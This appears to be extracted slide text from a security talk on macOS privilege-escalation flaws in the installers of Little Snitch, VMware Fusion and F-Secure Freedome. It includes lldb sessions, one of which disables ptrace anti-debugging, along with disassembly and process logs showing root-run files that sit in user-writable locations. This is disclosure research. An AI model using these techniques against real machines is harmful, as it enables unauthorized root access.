
little snitch



big snitch ;)



plist




Launch Daemons



firewall

installer/updater:



- 1 is elevated
- 2 writes a plist to temporary (user-writable) location
- 3 moves plist into launch daemons & chowns it to root

```
<key>RunAtLoad</key>
<true/>

<key>ProgramArguments</key>
<array>
<string>/path/2/lstdaemon</string>
</array>
```

editable by all!



SECURITY TOOLS

little snitch

```
(lldb) b ptrace
Breakpoint 1: = libsystem_kernel.dylib`__ptrace
(lldb) br com add 1
Enter your debugger command(s).
> thread return
> continue
> DONE
```

disable anti-debug

```
(lldb) b -[ODShell _executeCommandAsRoot:]

(lldb) * thread #1: -[ODShell _executeCommandAsRoot:]
stop reason = breakpoint 1.1

(lldb) po $rdx
echo $$; { /bin/rm -f "$PLIST"; /bin/mv "$TMPFILE" "$PLIST"; /usr/sbin/chown root:wheel "$PLIST"; /bin/chmod
```


move plist & chown

```
char -[ODShell writePlist:owner:mode:toFile:]
{
    ...

    r14 = [NSTemporaryDirectory() stringByAppendingPathComponent:
        [NSString stringWithFormat:@"at.obdev.LittleSnitchInstaller.temp.%.plist",
        [arg5 lastPathComponent]]];

    [arg2 writeToFile:r14 atomically:0x0];
}
```



save plist to temporary location



patched: CVE-2017-2675

VIRTUALIZATION SOFTWARE

vmware fusion



```
(lldb) b AuthorizationExecuteWithPrivileges

* thread #1: Security`AuthorizationExecuteWithPrivileges
* stop reason = breakpoint 1.1
frame #0: 0x00007fff928cef77 Security`AuthorizationExecuteWithPrivileges

(lldb) x/s $rsi
"/var/folders/yx/bp25tm5x4l32k5297qwc7wcd4m022r/T/fusionAutoupdate.JuFYAU/preflight"

$ ls -lart /var/folders/yx/bp25tm5x4l32k5297qwc7wcd4m022r/T/fusionAutoupdate.JuFYAU/preflight
-r-xr-xr-x  1 user  staff
```


{ scripts extracted to temp
(**user-writable**) directory
executed as r00t

executing world-writable scripts...as r00t

VPN SOFTWARE


f-secure freedom

exec script as root, via applescript




```
SettingsManager::createConfigsAndReinstallDaemonIfNeeded
{
    ...
    lea rdi, "do shell script "%1" with administrator privileges"
    ...
    lea rdi, "osascript"
    ...
    lea rdi, "-e"
    ...
    call QProcess::start(QString const&,QStringList const&, ...)
}
```

freedom's disassembly



```
# procmon
new process: security_authtrampoline (2580)
path: /usr/libexec/security_authtrampoline
pid: 24977
args:
    "/System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid",
    "auth 11",
    "/System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid",
    "/bin/sh",
    "-c",
    "sh /Applications/Freedome.app/Contents/Resources/install_or_update_plists.sh /Applications/Freedome.app"
```

process monitor: 'install_or_update_plists.sh'

